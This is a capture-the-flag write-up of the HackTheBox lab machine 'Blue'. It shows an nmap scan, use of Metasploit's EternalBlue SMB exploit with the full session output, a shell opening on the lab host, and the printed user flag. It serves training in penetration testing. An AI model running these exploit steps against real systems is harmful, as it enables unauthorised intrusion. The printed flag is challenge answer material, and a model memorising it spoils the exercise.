
MACHINE: “BLUE” – HTB

First of all, I made an OS scan with nmap -> nmap -A 10.10.10.40



Here, I realized that I was working with a Windows 7 machine and which ports (with which service and version) were open, with special attention to the 135,139 and 445, because all of them are related to SMB protocol (and well known as ‘easily’ vulnerable ports).

Then, I opened Metasploit in order to find a SMB exploit by using -> search smb port:445 os:Windows, and, reached this point, I selected this exploit based on the name of the machine (I wanted to think it was a hint):

Now, I had to use a suitable payload: my goal was to gain a Shell of the system, so that I used the following payload:

I configured the exploit by setting de IP of my target in RHOST and finally, I run the exploit successfully:

```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started bind handler
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.15.207:46533 -> 10.10.10.40:4444) at 2017-11-11 00:41:44 +0100
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```


In order to find the user and root flags, I only had to surf the 'Users' directories:

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A0EF-1911

 Directory of C:\Users

21/07/2017  06:56    <DIR>          .
21/07/2017  06:56    <DIR>          ..
21/07/2017  06:56    <DIR>          Administrator
14/07/2017  13:45    <DIR>          haris
12/04/2011  07:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  13,429,993,472 bytes free
```

Haris' flag:

```
C:\Users\haris\Desktop>TYPE user.txt.txt
TYPE user.txt.txt
4c546aea7dbee75cbd71de245c8deea9
```

Root’s flag:



That’s it !

Pitenager